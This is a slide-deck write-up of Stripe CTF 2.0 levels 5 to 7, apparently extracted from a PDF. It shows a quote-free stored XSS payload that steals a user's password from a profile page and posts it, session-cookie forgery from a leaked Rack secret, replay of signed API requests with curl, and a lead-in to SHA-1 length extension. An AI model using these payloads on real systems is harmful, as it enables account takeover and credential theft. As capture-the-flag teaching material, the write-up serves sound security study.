
HUH?




If we complete the form with a pingback of  
<http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php>



HUH?



If we complete the form with a pingback of  
<http://localhost:4567/?pingback=http://192.168.56.101:80/level2/uploads/auth.php>



# Level 5 - Alternate Solutions

- Throw garbage input to force a 500 Error
- Traceback shows session secret!
- Use that to craft a session cookie
- Auth as whomever we want

rack.session.options

```
{:renew=>false, :secret=>"\333\302\ej\322&\353#\226yr\267\347&\024qx\v\346n\312J \244", :sidbits=>128,  
:defer=>false, :coder=>#<Rack::Session::Cookie::Base64::Marshal:0x7fcf40908de8>, :secure=>false, :domain=>nil,  
:secure_random=>SecureRandom, :httponly=>true,  
:id=>"d5075e3773fc782d0c96cc6955783f94681c8f45a5de1cb4f085a04d0415f258", :path=>"/", :expire_after=>nil}
```

rack.session.unpacked\_cookie\_data

```
{"session_id"=>"d5075e3773fc782d0c96cc6955783f94681c8f45a5de1cb4f085a04d0415f258", "tracking"=>  
{"HTTP_ACCEPT_LANGUAGE"=>"dd065ed263c67d799f943ab6c39b55c5e008cbb5",  
"HTTP_ACCEPT_ENCODING"=>"a0bfc876d68fe7aea700da5ea8925abac6f2f794",  
"HTTP_USER_AGENT"=>"6cf9d24f28249c5e37ee5aca0661dcfc6bf07ed7"}, "auth_user"=>"findme",  
"auth_host"=>"level02-2.stripe-ctf.com",  
"csrf"=>"40d91aa625929fe5efc9141d25e35e5a0b0039c82279043887e9ef4eb11638e0"}
```

<https://gist.github.com/3433619>

# Level 5 - Alternate Solutions

POST /user-smrqjnvcis/?username=root&pingback=https://level05-1.stripe-ctf.com/user-smrqjnvcis/%3fpingback=http://level05-2.stripe-ctf.com/AUTHENTICATED%250A HTTP/1.1

- HTTP is not supported on server
- Causes a redirect to HTTPS with URL
- Redirect response matches auth regex
- No need to use level02 server

<http://blog.ioactive.com/2012/08/stripe-ctf-20-write-up.html#level5>



Unmotivating.com



PWNED

For when O = P



# Level 6 - Streamer

After Karma Trader from Level 4 was hit with massive karma inflation (purportedly due to someone flooding the market with massive quantities of karma), the site had to close its doors. All hope was not lost, however, since the technology was acquired by a real up-and-comer, Streamer. Streamer is the self-proclaimed most streamlined way of sharing updates with your friends. You can access your Streamer instance here: <https://level06-2.stripe-ctf.com/user-svvwontxgn>

The Streamer engineers, realizing that security holes had led to the demise of Karma Trader, have greatly beefed up the security of their application. Which is really too bad, because you've learned that the holder of the password to access Level 7, level07-password-holder, is the first Streamer user.

As well, level07-password-holder is taking a lot of precautions: his or her computer has no network access besides the Streamer server itself, and his or her password is a complicated mess, including quotes and apostrophes and the like.

# Sort of like Twitter

The screenshot shows a web browser window with the URL `127.0.0.1:4567`. The page title is "Streamer". On the right side, there is a "Log Out" link. The main content area is titled "Stream of Posts". A post by "level07-password-holder" is displayed, titled "Hello World" and containing a descriptive paragraph about the Streamer service. To the right, a "Users Online" section lists "user1 (me)" and "level07-password-holder", both last active at 17:29:00 UTC. Below the Stream of Posts, there are fields for "Title" (empty) and "Content" (placeholder "Your post here..."). A blue "Post" button is located below the content field. At the bottom, a light blue bar displays the message "Ready and waiting!".

Streamer

Log Out

**Stream of Posts**

**level07-password-holder** **Hello World**  
Welcome to Streamer, the most streamlined way of sharing updates with your friends! One great feature of Streamer is that no password resets are needed. I, for example, have a very complicated password (including apostrophes, quotes, you name it!). But I remember it by clicking my name on the right-hand side and seeing what my password is. Note also that Streamer can run entirely within your corporate firewall. My machine, for example, can only talk directly to the Streamer server itself!

Title:

Content:

Your post here...

Post

Ready and waiting!

Users Online

*user1 (me)*  
Last active: 17:29:00 UTC

*level07-password-holder*  
Last active: 17:28:28 UTC

# If you forget your password, they'll show it to you!

A screenshot of a web browser window. The address bar shows the URL `127.0.0.1:4567/user_info`. The page title is "Streamer". The main content area displays "User Information" with two entries: "Username: user1" and "Password: password1".

## User Information

Username:	user1
Password:	password1

# Assessing Streamer

- XSS Galore  
(Title, Content)
- User's password displayed  
on user\_info page
- JQuery available.
- A lot like Challenge 4
- XSS+CSRF =  
get the password

With a few added challenges

# Input sanitization

```
26   def self.safe_insert(table, key_values)
27     key_values.each do |key, value|
28       # Just in case people try to exfiltrate
29       # level07-password-holder's password
30       if value.kind_of?(String) &&
31         (value.include?('\'') || value.include?('"'))
32         raise "Value has unsafe characters"
33       end
34     end
```

# Anti-CSRF Tokens

```
103   # Return the anti-CSRF token
104   def csrf_token
105     Rack::Csrf.csrf_token(env)
106   end
```

# Bypassing Input Sanitization

Just don't use the forbidden characters; “ and ‘

alert("XSS")

alert(String.FromChar  
Code(88,83,83)))

As well, level07-password-holder is taking a lot of precautions: his or her computer has no network access besides the Streamer server itself, and his or her password is a complicated mess, including quotes and apostrophes and the like.

So our payload will need to encode too.

I'm lazy, so I'll build the payload in firebug and encode the whole thing.

# Bypassing Input Sanitization

Just don't use the forbidden characters; “ and ‘

```
alert("XSS")
```

```
alert(String.FromChar  
Code(88,83,83)))
```

As well, level07-password-holder is taking a lot of precautions: his or her computer has no network access besides the Streamer server itself, and his or her password is a complicated mess, including quotes and apostrophes and the like.

So our payload will need to encode too.

I'm lazy, so I'll build the payload in firebug and encode the whole thing.

# Building a Payload

```
1  function toHex(str) {
2      var hex = '';
3      for(var i=0;i<str.length;i++)
4          { hex += ''+str.charCodeAt(i).toString(16); }
5      return hex; };
6
7  document.body.onload = function() {
8      $.get('https://level06-2.stripe-ctf.com/user-svvwontxgn/user_info',
9          function(data) {
10             password = data.match(/<td>(.*)<\td>/g)[1];
11             document.getElementById('title').value="test";
12             document.getElementById('content').value=toHex(password);
13             document.getElementById('new_post').submit();
14         }
15     );
16 };
```

# Building a Payload

```
1  function toHex(str) {  
2      var hex = '';  
3      for(var i=0;i<str.length;i++)  
4          { hex += ''+str.charCodeAt(i).toString(16); }  
5      return hex; };  
6  
7  document.body.onload = function() {  
8      $.get('https://level06-2.stripe-ctf.com/user-svvwontxgn/user_info',  
9          function(data) {  
10             password = data.match(/<td>(.*)<\td>/g)[1];  
11             document.getElementById('title').value="test";  
12             document.getElementById('content').value=toHex(password);  
13             document.getElementById('new_post').submit();  
14         }  
15     );  
16 };
```

Encode function

# Building a Payload

```
1  function toHex(str) {  
2      var hex = '';  
3      for(var i=0;i<str.length;i++)  
4          { hex += ''+str.charCodeAt(i).toString(16); }  
5      return hex; };  
6  
7  document.body.onload = function() {  
8      $.get('https://level06-2.stripe-ctf.com/user-svvwontxgn/user_info',  
9          function(data) {  
10             password = data.match(/<td>(.*)<\td>/g)[1];  
11             document.getElementById('title').value="test";  
12             document.getElementById('content').value=toHex(password);  
13             document.getElementById('new_post').submit();  
14         }  
15     );  
16 };
```

Encode function

Wait for page load

# Building a Payload

```
1  function toHex(str) {  
2      var hex = '';  
3      for(var i=0;i<str.length;i++)  
4          { hex += ''+str.charCodeAt(i).toString(16); }  
5      return hex; };  
6  
7  document.body.onload = function() {  
8      $.get('https://level06-2.strip-ctf.com/user-svvwontxgn/user_info',  
9          function(data) {  
10             password = data.match(/<td>(.*)<\td>/g)[1];  
11             document.getElementById('title').value="test";  
12             document.getElementById('content').value=toHex(password);  
13             document.getElementById('new_post').submit();  
14         }  
15     );  
16 };
```

Encode function

Wait for page load

Get password

# Building a Payload

```
1  function toHex(str) {  
2      var hex = '';  
3      for(var i=0;i<str.length;i++)  
4          { hex += ''+str.charCodeAt(i).toString(16); }  
5      return hex; };  
6  
7  document.body.onload = function() {  
8      $.get('https://level06-2.strip-ctf.com/user-svvwontxgn/user_info',  
9          function(data) {  
10             password = data.match(/<td>(.*)<\td>/g)[1];  
11             document.getElementById('title').value="test";  
12             document.getElementById('content').value=toHex(password);  
13             document.getElementById('new_post').submit();  
14         }  
15     );  
16 };
```

Encode function

Wait for page load

Get password

Create a Post and Submit

# Encode the Payload

```
<script>eval(String.fromCharCode(102, 117, 110, 99, 116, 105, 111, 110, 3
```

# Post it.

Wait for level07-password-holder  
to login and post their password

# Encode the Payload

```
<script>eval(String.fromCharCode(102, 117, 110, 99, 116, 105, 111, 111, 110, 3)
```

# Post it.

# Wait for level07-password-holder to login and post their password



# Much Success!

# Level 6 - Alternate Solutions

The rack session secret via traceback works here too.

# Level 6 - Alternate Solutions

The rack session secret via traceback works here too.

Remember this?

```
26  def self.safe_insert(table, key_values)
27    key_values.each do |key, value|
28      # Just in case people try to exfiltrate
29      # level07-password-holder's password
30      if value.kind_of?(String) &&
31          (value.include?('\"') || value.include?("\'"))
32          raise "Value has unsafe characters"
33      end
34    end
```

# Level 6 - Alternate Solutions

The rack session secret via traceback works here too.

Remember this?

```
26     def self.safe_insert(table, key_values)
27       key_values.each do |key, value|
28         # Just in case people try to exfiltrate
29         # level07-password-holder's password
30         if value.kind_of?(String) &&
31           (value.include?("'") || value.include?("''"))
32           raise "Value has unsafe characters"
33         end
34       end
```

If body is an Array[] we end up with;

```
{"body" => ["my evil XSS with ' and \""]}
```

```
INSERT ... VALUES(( 'my body' )) ...
```

<http://www.codelord.net/2012/08/30/rack-params-magic-even-got-stripe-ctf-creators>

1.4K  
CAPTURES

7

# Level 7 - WaffleCopter

Welcome to the penultimate level, Level 7.

WaffleCopter is a new service delivering locally-sourced organic waffles hot off of vintage waffle irons straight to your location using quad-rotor GPS-enabled helicopters. The service is modeled after [TacoCopter](#), an innovative and highly successful early contender in the airborne food delivery industry. WaffleCopter is currently being tested in private beta in select locations.

Your goal is to order one of the decadent Liège Waffles, offered only to WaffleCopter's first premium subscribers.

Log in to your account at <https://level07-2.stripe-ctf.com/user-tgqwirzgsk> with username `ctf` and password `password`. You will find your API credentials after logging in. You can fetch the code for the level via

```
git clone https://level07-2.stripe-ctf.com/user-tgqwirzgsk/level07-code, or you can read it below. You may find the sample API client in client.py particularly helpful.
```

# WaffleCopter [beta]

Welcome, ctf!

## Your API credentials

- **endpoint:** `http://127.0.0.1:9233/`
- **user\_id:** 5
- **secret:** HeVnRjFaTF8Eji

## Available waffles

- liege (premium)
- dream (premium)
- veritaffle
- chicken (premium)
- belgian
- brussels
- eggo

## [API Request logs](#)

# Let's give this API a shot...

```
Jeffs-MacBook-Pro:7 jeff$ python2.7 client.py  
usage: client.py ENDPOINT USER_ID SECRET WAFFLE LAT LONG
```

```
Jeffs-MacBook-Pro:7 jeff$ python2.7 client.py http://127.0.0.1:9233 5 HeVnRjFaTF8Eji eggo 0 0  
{u'confirm_code': u'zMYea12gbbebN7r', u'message': u'Great news: 1 eggo waffle will soon be flying  
your way!', u'success': True}  
Jeffs-MacBook-Pro:7 jeff$ # raise error on non-200 status codes
```

On the server side we see:

```
127.0.0.1 - - [08/Oct/2012 21:46:55] "POST /orders HTTP/1.1" 401 -  
raw_params: 'count=1&lat=0&user_id=5&long=0&waffle=eggo'  
sig: 'a344192d3f1413ed0cd6d3fbbbe9de39d388565b'  
computed signature a344192d3f1413ed0cd6d3fbbbe9de39d388565b for body 'count=1&lat=0&user_id=5&lo  
ng=0&waffle=eggo'
```

So API requests are signed.

# If we try to order a “Premium” Waffle

```
Jeffs-MacBook-Pro:7 jeff$ python2.7 client.py http://127.0.0.1:9233 5 HeVnRjFaTF8Eji liege 0 0
Traceback (most recent call last):
  File "client.py", line 72, in <module>
    print c.order(sys.argv[4], sys.argv[5:7])
  File "client.py", line 22, in order
    return self.api_call('/orders', params)
  File "client.py", line 44, in api_call
    raise ClientError(error)
__main__.ClientError: that waffle requires a premium subscription
Jeffs-MacBook-Pro:7 jeff$
```

```
raw_params: 'count=1&lat=0&user_id=5&long=0&waffle=liege'
sig: 'cca0a4e487120337340feba38209a8334f8bfe1d'
computed signature cca0a4e487120337340feba38209a8334f8bfe1d for body 'count=1&lat=0&user_id=5&long=0&waffle=liege'
127.0.0.1 - - [08/Oct/2012 21:53:13] "POST /orders HTTP/1.1" 402 -
```

Request fails for our account.

# What else is there?

## API Request logs

## Yields

date	path	body
2012-10-09 02:47:17	/orders	count=1&lat=0&user_id=5&long=0&waffle=eggo sig:a344192d3f1413ed0cd6d3fbbe9de39d388565b
2012-10-09 02:51:32	/orders	count=1&lat=0&user_id=5&long=0&waffle=liege sig:cca0a4e487120337340feba38209a8334f8bfeld
2012-10-09 02:53:13	/orders	count=1&lat=0&user_id=5&long=0&waffle=liege sig:cca0a4e487120337340feba38209a8334f8bfeld

Hmmmmm....

# Direct object reference on UserID?

date	path	body
2012-10-09 02:36:59	/orders	count=10&lat=37.351&user_id=1&long=-119.827& waffle=eggo sig:b0c612d6937b9ad7c3a029e6e1c986c6daf38c81
2012-10-09 02:36:59	/orders	count=2&lat=37.351&user_id=1&long=-119.827& waffle=chicken sig:746a0f79e1fd8d0235f9c5842b75e5c17903168c

Aha! We can view other accounts logs!

# Can we replay requests?

```
Jeffs-MacBook-Pro:7 jeff$ curl http://127.0.0.1:9233/orders -d "count=10&lat=37.351&user_id=1&long=-119.827&waffle=eggos!sig:b0c612d6937b9ad7c3a029e6e1c986c6daf38c81"
{"confirm_code": "zMYea12gbebN7r", "message": "Great news: 10 eggo waffles will soon be flying your way!", "success": true}
Jeffs-MacBook-Pro:7 jeff$
```



# But there's a problem...

**ONE DOES NOT  
SIMPLY**



**WALK INTO THE WAFFLE HOUSE**  
memegenerator.net

No existing requests ordered a premium waffle.

They're signed, so we shouldn't be able to forge them

Signing is all that's stopping us, so let's focus there.


```
61     def _signature(self, message):  
62         h = hashlib.sha1()  
63         h.update(self.api_secret + message)  
64         return h.hexdigest()
```

We can Google or  
remember something this guy once talked about

# Signing is all that's stopping us, so let's focus there.

```
61     def _signature(self, message):  
62         h = hashlib.sha1()  
63         h.update(self.api_secret + message)  
64         return h.hexdigest()
```

We can Google or  
remember something this guy once talked about



(This is where  
Mike Tracy makes  
some comment  
if he's here)

# SHA Length Extension

It was good enough for Flickr, it's good enough for CTF

